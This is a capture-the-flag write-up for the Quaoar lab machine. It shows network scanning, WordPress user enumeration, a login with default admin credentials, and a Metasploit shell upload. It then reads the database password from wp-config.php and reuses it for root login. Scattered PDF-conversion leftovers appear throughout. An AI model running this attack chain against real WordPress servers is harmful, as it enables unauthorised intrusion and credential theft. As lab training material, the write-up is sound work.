

Quaoar Challenge

Target: Get Shell on the system and found 2 flags in the machine

1. Find the address of the machine with the tool net discover

The address is 192.168.16.132

```
root@kali: ~
File Edit View Search Terminal Help
Currently scanning: 192.168.123.0/16 | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 4 hosts. Total size: 360
IP At MAC Address Count Len MAC Vendor / Hostname
-----
192.168.16.2 00:50:56:ea:20:52 2 120 VMware, Inc.
192.168.16.132 00:0c:29:9f:ef:94 2 120 VMware, Inc.
192.168.16.1 00:50:56:c0:00:08 1 60 VMware, Inc.
192.168.16.254 00:50:56:f1:35:14 1 60 VMware, Inc.
```

2. Now I will run nmap on the target to find more information

```
root@kali: ~
File Edit View Search Terminal Help
0.0.0.0 00:50:56:c0:00:08 3 180 VMware, Inc.

root@kali: ~# nmap -sS -v 192.168.16.132
Starting Nmap 7.00 ( https://nmap.org ) at 2019-03-10 21:30 IST
Nmap scan report for 192.168.16.132
Host is up (0.00032s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
53/tcp    open  domain       ISC BIND 9.8.1-P1
80/tcp    open  http         Apache httpd 2.2.22 ((Ubuntu))
110/tcp   open  pop3        Dovecot pop3d
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imapd
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
993/tcp   open  ssl/imap??
995/tcp   open  ssl/pop3s??
MAC Address: 00:0C:29:9F:EF:94 (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.18 seconds
root@kali: ~#
```

3. I saw that port 80 is open and i decided to use uniscan to find more information on this site

```
File Edit View Search Terminal Help
root@Kali:~# uniscan -u http://192.168.16.132 -qweds
#####
# Uniscan project      #
# http://uniscan.sourceforge.net/ #
#####
V. 6.3

Scan date: 10-3-2019 22:10:46
=====
| Domain: http://192.168.16.132/
| Server: Apache/2.2.22 (Ubuntu)
| IP: 192.168.16.132
=====
| Directory check:
| [+] CODE: 200 URL: http://192.168.16.132/upload/
| [+] CODE: 200 URL: http://192.168.16.132/wordpress/
=====
| File check:
| [+] CODE: 200 URL: http://192.168.16.132/index.html
| [+] CODE: 200 URL: http://192.168.16.132/robots.txt
=====
| Check robots.txt:
| [+] Disallow: Hackers
```

i found the file robots.txt and that machine using word press and I using the tool wpscan on the machine


5.using wpscan to find users:

I found 2 users :

```
[+] Enumerating usernames ...
[+] Identified the following 2 user/s:
+---+-----+-----+
| Id | Login | Name  |
+---+-----+-----+
| 1  | admin  | admin  |
| 2  | wpuser | wpuser |
+---+-----+-----+
[!] Default first WordPress username 'admin' is still used

[+] Finished: Sun Mar 10 23:35:05 2019
[+] Requests Done: 76
[+] Memory used: 8.863 MB
[+] Elapsed time: 00:00:07
```

6. now I type the address <http://192.168.16.132/wordpress/wp-login.php> and using the user and pass that I found



7. Now to get shell on the machine I am using : use exploit/unix/webapp/wp_admin_shell_upload

```
root@kali: ~/Desktop
msf5 exploit(unix/webapp/wp_admin_shell_upload) > options
Module options (exploit/unix/webapp/wp_admin_shell_upload):

Name      Current Setting  Required  Description
----      -----          -----    -----
PASSWORD      yes           The WordPress password to authenticate with
Proxies       no            A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS       yes           The target address range or CIDR identifier
RPORT        80            The target port (TCP)
SSL          false          Negotiate SSL/TLS for outgoing connections
TARGETURI    /             The base path to the wordpress application
USERNAME     /             The WordPress username to authenticate with
VHOST        no            HTTP server virtual host

Exploit target:

Id  Name
--  --
0   WordPress

msf5 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.16.132
RHOSTS => 192.168.16.132
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi wordpress
targeturi => wordpress
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run
```

8. I get a shell :

And go to the home directory → cd wpadmin

```
meterpreter > shell
Process 4350 created.
Channel 0 created.
cd home
/bin/sh: 1: cd: can't cd to home
cd /home
ls
help
ori
wpadmin
```

Username	Name	E-mail	Role
admin	Quaoar	localhost.com	Administrator
wpuser	wpuser	localhost.com	Subscriber

9 . inside wpadmin directory I found the first flag!

```
cd wpadmin
ls
flag.txt
cat slag.txt
cat: slag.txt: No such file or directory
cat flag.txt
2bafe61f03117ac66a73c3c514de796e profile
```

Username	Name	E-mail	Role
wpuser	wpuser	localhost.com	Subscriber

10. now I go to this path : var/www/wordpress

```
cd wordpress
ls
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
```

Username	Name	E-mail	Role
admin	Quaoar	localhost.com	Administrator
wpuser	wpuser	localhost.com	Subscriber

11. and now I want to see what configure in wp-config.php file and I found the default user and password

The terminal window shows the following content of wp-config.php:

```
cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 */
* @package WordPress
*/
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'rootpassword!');
```

The WordPress admin dashboard shows two users: 'admin' and 'wpuser'. The 'admin' user is selected.

12. now I login to the machine with the user and pass that I found :

```
Quaoar login: root
Password:
Last login: Sun Aug  6 10:55:14 EDT 2017 on ttys000
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/
System information disabled due to load higher than 1.0

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

root@Quaoar:~# _
```

13. I typing ls and see the flag number 2!

```
root@Quaoar:~# ls
flag.txt  vmware-tools-distrib
root@Quaoar:~# cat flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
root@Quaoar:~# _
```